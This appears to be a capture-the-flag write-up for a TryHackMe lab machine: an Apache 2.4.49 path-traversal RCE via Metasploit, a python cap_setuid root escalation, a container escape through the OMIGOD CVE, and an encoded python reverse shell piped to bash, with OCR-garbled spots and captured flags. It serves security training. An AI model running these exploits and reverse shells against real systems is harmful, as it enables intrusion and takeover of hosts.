


# Oh My WebServer


## Oh My WebServer

<https://tryhackme.com/room/ohmyweb>


```
rustscan -a 10.10.248.208 -- -Pn -sC -sV -A | tee scan.txt
```



```
dirsearch -u http://10.10.248.208
```



Something interesting in page source



Trying sign in I foun contact.php, but with 404 response, I try options method and find more methods allowed

Send

Cancel

< ▾

> ▾

Request

PrettyRawHexHackvortor

1 OPTIONS /assets/contact.php HTTP/1.1

2 Host: 10.10.104.180

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 Origin: http://10.10.104.180

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Referer: http://10.10.104.180/

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: en-US,en;q=0.9

11 Connection: close

Send

Cancel

< ▾

> ▾

Response

PrettyRawHexRenderHackvortor

1 HTTP/1.1 200 OK

2 Date: Tue, 23 Jan 2024 16:15:33 GMT

3 Server: Apache/2.4.49 (Unix)

4 Allow: POST,OPTIONS,HEAD,GET,TRACE

5 Content-Length: 0

6 Connection: close

Request

PrettyRawHexHackvortor

1 TRACE /assets/contact.php HTTP/1.1

2 Host: 10.10.104.180

3 Cache-Control: max-age=0

4 Upgrade-Insecure-Requests: 1

5 Origin: http://10.10.104.180

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Referer: http://10.10.104.180/

9 Accept-Encoding: gzip, deflate, br

10 Accept-Language: en-US,en;q=0.9

11 Connection: close

Send

Cancel

< ▾

> ▾

Response

PrettyRawHexRenderHackvortor

1 HTTP/1.1 200 OK

2 Date: Tue, 23 Jan 2024 16:16:11 GMT

3 Server: Apache/2.4.49 (Unix)

4 Connection: close

5 Content-Type: message/http

6 Content-Length: 540

7

8 TRACE /assets/contact.php HTTP/1.1

9 Host: 10.10.104.180

10 Cache-Control: max-age=0

11 Upgrade-Insecure-Requests: 1

12 Origin: http://10.10.104.180

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Referer: http://10.10.104.180/

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: en-US,en;q=0.9

18 Connection: close

19

20

running nikto

```
nikto --url http://10.10.104.180
```

Find 2 vulnerabilities: apache version and cross-site-tracing

```
(kali@kali) ~
$ nikto --url http://10.10.104.180
- Nikto v2.5.0

+ Target IP: 10.10.104.180
+ Target Hostname: 10.10.104.180
+ Target Port: 80
+ Start Time: 2024-01-23 11:27:47 (GMT-5)

+ Server: Apache/2.4.49 (Unix)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.4.49 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ 8881 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time: 2024-01-23 11:43:20 (GMT-5) (933 seconds)

+ 1 host(s) tested
```

I found CVE of apache vulnerability

CVE-2021-41773

SEARCHED DATABASE

☐ Verified ☐ Has App

Filters Reset All

Show 15 ▾

Search: Apache 2.4.49

Date	D	A	V	Title	Type	Platform	Author
2021-10-06				Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)	WebApps	Multiple	Lucas Souza

Showing 1 to 1 of 1 entries (filtered from 45,784 total entries)

FIRST PREVIOUS 1 NEXT LAST

I metasploit use

## exploit/multi/http/apache\_normalize\_path\_rce

```
msf6 > search CVE-2021-41773

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -  -                                     -              -      -    -    -
0  exploit/multi/http/apache_normalize_path_rce  2021-05-10      excellent Yes    Apache 2.4.49/2.4.50 Traversal RCE
1  auxiliary/scanner/http/apache_normalize_path  2021-05-10      normal   No     Apache 2.4.49/2.4.50 Traversal RCE scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/apache_normalize_path

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/apache_normalize_path_rce) > options

Module options (exploit/multi/http/apache_normalize_path_rce):

  Name      Current Setting  Required  Description
  -  -  -  -  -  -  -  -
  CVE       CVE-2021-42013  yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5               yes       Depth for Path Traversal
  Proxies                    no       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                     yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  RPORT      443             yes      The target port (TCP)
  SSL        true            no       Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin        yes      Base path
  VHOST                      no       HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  -  -  -  -  -  -  -  -
  LHOST                     yes      The listen address (an interface may be specified)
  LPORT     4444            yes      The listen port
```

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS
RHOSTS => 10.10.104.180

msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 10.18.88.130
LHOST => 10.18.88.130

msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80

msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false

msf6 exploit(multi/http/apache_normalize_path_rce) > options
```

View the full module info with the **info**, or **info -d** command.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set RHOSTS 10.10.104.180
RHOSTS => 10.10.104.180
msf6 exploit(multi/http/apache_normalize_path_rce) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/http/apache_normalize_path_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/apache_normalize_path_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
```

run

```
sf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 10.18.88.130:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[+] http://10.10.104.180:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://10.10.104.180:80 - Attempt to exploit for CVE-2021-42013
[*] http://10.10.104.180:80 - Sending linux/x64/meterpreter/reverse_tcp command payload (60B RCE)
[*] Sending stage (3045348 bytes) to 10.10.104.180
[*] Meterpreter session 1 opened (10.18.88.130:4444 → 10.10.104.180:51160) at 2024-01-23 11:51:01 -0500
d
[!] This exploit may require manual cleanup of '/tmp/EgXyyigr' on the target
```

I am deamon in docker. Download linpeas, using shell

```
curl http://10.18.88.130:8000/linpeas.sh -o linpeas.sh
```

Linpeas show 3 ways

```
Breakout via mounts
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation/sensitive-mounts
ls: cannot access '/sbin/modprobe': No such file or directory
release_agent breakout 1..... Yes
release_agent breakout 2..... No
core_pattern breakout ..... No
binfmt_misc breakout ..... No
uevent_helper breakout ..... No
core_pattern breakout ..... No
is modprobe present ..... No
DoS via panic_on_oom ..... No
DoS via panic_sys_fs ..... No
DoS via sysreq_trigger_dos ..... No
/proc/config.gz readable ..... No
/proc/sched_debug readable ..... Yes
/proc/*/mountinfo readable ..... Yes
/sys/kernel/security present ... Yes
/sys/kernel/security writable .. No

Processes, Crons, Timers, Services and Sockets

Cleaned processes
i] Looks like ps is not finding processes, going to read from /proc/ and not going to monitor 1min of processes
Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
thread-self cat/proc/thread-self/cmdline
self cat/proc/self/cmdline
94 httpd-DFOREGROUND
9 httpd-DFOREGROUND
2846 /bin/sh./linpeas.sh
2844 sort-r
2843 /bin/sh./linpeas.sh
2842 sed-Es,gdm-password|gnome-keyring-daemon[0m|lightdm|vsftpd|apache2|sshd:,g
2841 seds,knockd|splunk,g,g
2840 sed-Es,jdwp|tmux|screen|inspect|inspect[=]|inspect$|--inspect-br|--remote-debugging-port,g,g
2839 seds,root,g,g
2838 seds,daemon[0m,g,g
2837 sed-Es,_amavisd|analyticsd|appinstalld|appleevents|applepay|appowner|appserver|appstore|ard|assetcache|astris|atsserver|av
ent|ces|clamav|cmiodalassitants|coreaudiod|coremediaiod|coreml|ctkd|cvmsroot|cvs|cyrus|datadetectors|demod|devdocs|devicemgr|diskimagesiod|disp
|dovenull|dpauio|driverkit|eppc|findmydevice|fpsd|ftp|fud|gamecontrollerd|geod|hidd|iconservices|installassistant|installcoordination|installer
n_changepw|knowledgegraphd|krb_anonymous|krb_changepw|krb_kadmin|krb_kerberos|krb_krbtgt|krbfast|krbtgt|launchservicesd|lail|locationd|logd|lp|mail
sresponder|mobileasset|mysql|nearbyd|netbios|netstatistics|networkd|nsurlsessiond|nsurlstoraged|oahd|ondemand|postfix|postgres|qtss|reportmemoryex
saver|scsd|securityagent|softwareupdate|spotlight|sshd|svn|taskgated|teamserver|timed|timezone|token|trustd|trustevaluationagent|unknown|update
d|webauthserver|windowserver|www|www-proxy|xservedocs|daemon[W|daemon$|message+|syslog|www|www-data|mail|nobody|Debian|~|rtkit|systemd|*,g,g
2836 sed-Es,/init$|upstart-udev-bridge|udev|getty|cron|apache2|java|tomcat|vmtoolsd|VGAAuthService,g,g
2835 sed-Es,_apt|backup|bin[s:]|bin$|daemon|games|gnats|irc|list|lp|mail|man|messagebus|news|nobody|proxy|sync|sys|uucp|www-data|ImPoSSs
2834 sed-Es,ImPoSSssSiBLee,g,g
2833 sed-Es,/dev/mqueue|/dev/shm|/run/lock|/sys/firmware|/tmp|/var/tmp|[a-zA-Z]+[a-zA-Z0-9]*+\\*,g,g
2832 /bin/sh./linpeas.sh
157 /bin/sh./linpeas.sh
150 /bin/sh
139 /tmp/EgXyyigr

Capabilities
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+
i
Current proc capabilities:
CapInh: 00000000a80425fb
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
Cron path:
Parent Shell capabilities:
0x0000000000000000=
Files with capabilities (limited to 50):
/usr/bin/python3.7 = cap_setuid+ep
```

I found how to use third option

```
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```



## Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
which python3
/usr/bin/python3
/usr/bin/python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1(daemon) groups=1(daemon)
```

In root's directory I found user flag

```
id 0(root) gid=1(daemon) groups=1(daemon)
ls -la /root
total 28
drwx----- 1 root root 4096 Oct 8 2021 .
drwxr-xr-x 1 root root 4096 Feb 23 2022 ..
lrwxrwxrwx 1 root root 9 Oct 8 2021 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 3 root root 4096 Oct 8 2021 .cache
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root daemon 12 Oct 8 2021 .python_history
-rw-r--r-- 1 root root 38 Oct 8 2021 user.txt
cd /root
cat user.txt
THM{eacffefe1d2aafcc15e70dc2f07f7ac1}
```

Found many directories in .cache. listing all

```
find /root/.cache/pip/http -type f -ls
```

```
find /root/.cache/pip/http -type f -ls
528237 20 -rw----- 1 root root 19573 Oct 8 2021 /root/.cache/pip/http/e/a/c/6/1/eac61126daf80149d2a016f12a54eab5e3b5c1dbc77410ff1a97edc4
528232 144 -rw----- 1 root root 147327 Oct 8 2021 /root/.cache/pip/http/e/a/c/3/0/e4c307f5f21cd59286264450d564dc1909d6715e498c17cdbae95c44
528226 136 -rw----- 1 root root 138247 Oct 8 2021 /root/.cache/pip/http/b/3/9/f/6/b39f625cb9537b0a8bd699666ca35428f490400ef6e062dbd8cbe2b3
528210 40 -rw----- 1 root root 37666 Oct 8 2021 /root/.cache/pip/http/a/4/d/7/6/a4d76dad4450f0d6c24e9e31b6f5d3ff2053ae83873dbbe3a40a6c2
528193 8 -rw----- 1 root root 5664 Oct 8 2021 /root/.cache/pip/http/5/b/d/8/9/5bd894eeb3dfe1c8aaee1daecd7b74bbb314293813a730238621f077
528204 12 -rw----- 1 root root 11568 Oct 8 2021 /root/.cache/pip/http/8/d/0/e/1/8d0e104919449355aedb55b5b546bb9fd53f0e1a8ca1b082109464e9
528199 8 -rw----- 1 root root 4711 Oct 8 2021 /root/.cache/pip/http/8/b/2/4/2/8b24226e2da88df4abeeee0d8ca6bce79b19ca2bcd5f94b543939c66c
528310 60 -rw----- 1 root root 58268 Oct 8 2021 /root/.cache/pip/http/f/9/d/5/c/f9d5c63f82aa473c677259a45e3d2e2b8518177229bdf7d7e79909c0
528305 64 -rw----- 1 root root 62552 Oct 8 2021 /root/.cache/pip/http/f/8/c/0/e/f8c0ee7ea9cf23cd736a374466cf661c8c477744c3d3087f8cb54105
401148 12 -rw----- 1 root root 8269 Oct 8 2021 /root/.cache/pip/http/4/b/e/0/7/4be07d3ac353e38d2c9e3a257cad36ee2a758fc88b4cd5f0d479a5a9
```

After I check /etc/hosts : I found that I have the number 2 machine,so should be number one!!! Another container or host)))

```
cat /etc/hosts
127.0.0.1 localhost
::1 localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2 4a70924bafa0
```

Download nmap

```
python3 -m http.server 8000
```

+

```
curl http://10.18.88.130:8000/nmap -o nmap
```

permissions for nmap:

```
chmod +x nmap
```

and run

```
./nmap -vv -p- --min-rate 5000 172.17.0.1
```

Some unknown service on port 5986

```
./nmap -vv -p- --min-rate 5000 172.17.0.1
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2024-01-24 20:47 UTC
Unable to find nmap-services! Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Initiating ARP Ping Scan at 20:47
Scanning 172.17.0.1 [1 port]
Completed ARP Ping Scan at 20:47, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:47
Completed Parallel DNS resolution of 1 host. at 20:47, 0.00s elapsed
Initiating SYN Stealth Scan at 20:47
Scanning ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1) [65535 ports]
Discovered open port 22/tcp on 172.17.0.1
Discovered open port 80/tcp on 172.17.0.1
Discovered open port 5986/tcp on 172.17.0.1
Increasing send delay for 172.17.0.1 from 0 to 5 due to 11 out of 32 dropped probes since last increase.
Completed SYN Stealth Scan at 20:48, 39.50s elapsed (65535 total ports)
Nmap scan report for ip-172-17-0-1.eu-west-1.compute.internal (172.17.0.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up, received arp-response (-0.0018s latency).
Scanned at 2024-01-24 20:47:40 UTC for 40s
Not shown: 65531 filtered ports
Reason: 65531 no-responses
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
5985/tcp  closed unknown reset ttl 64
5986/tcp  open  unknown syn-ack ttl 64
MAC Address: 02:42:1E:B9:51:34 (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 39.73 seconds
Raw packets sent: 196630 (8.652MB) | Rcvd: 68 (2.812KB)
```

I found this exploit

<https://github.com/CyberMonitor/CVE-2021-38648>

Download to target

```
python3 -m http.server 8000 (kali)
```

+

```
curl http://10.18.88.130:8000/exploit.py -o exploit.py
```

And run id command

```
/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c id
```

```
curl http://10.18.88.130:8000/exploit.py -o exploit.py
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %    5246    0     0  27322         0 --:--:-- --:--:-- --:--:-- 27181
ls
exploit.py
nmap
oLFPw
/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c id
uid=0(root) gid=0(root) groups=0(root)
```

Revshell:

kali: `nc -lnvp 1337`

target:(This is a python encoded revshel with decoding and run on yarget machine)

```
/usr/bin/python3 exploit.py -t 172.17.0.1 -p 5986 -c "echo
```

```
'ZXhwb3J0IFJIT1NUPSIXMC4xOC44OC4xMzAiO2V4cG9ydCBSUE9SVD0xMzM3O3B5dGhvbWJMcG9yJ2ltcG9yYCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbW51Y3QoKG9zLmdldGVudigiUkh
```

PU1QiKSxpbNqob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuzmlsZW5vKCksZmQpIGZvciBmZCB  
pbiAoMCwxLDIpxTtwdHkuc3Bhd24oImJhc2giKSc=' | base64 -d | bash"

Recipe

To Base64

Alphabet  
A-Za-z0-9+/=

Input

export RHOST="10.18.88.130";export RPORT=1337;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'

218 1

Output

ZXhwY3J0IFJIT1NUPSIXMC4xOC44OC4xMzAiO2V4cG9ydCBSUE9SVD0xMz03B5dGhvbGJmLWg7J2ltcG9ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXNvY2tldC5zb2NrZXQoKTtzLmNvbmslY3QoK69zLmdldGvudiglUkhPU1QiKSxpbNqob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuzmlsZW5vKCksZmQpIGZvciBmZCBpbiAoMCwxLDIpxTtwdHkuc3Bhd24oImJhc2giKSc=

```
(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.242.54] 45952
root@ubuntu:/var/opt/microsoft/scx/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/opt/microsoft/scx/tmp# cd /root
cd /root
root@ubuntu:/root# ls
ls
root@ubuntu:/root# cat root.txt
THM{7f147ef1f36da9ae29529890a1b6011f}
```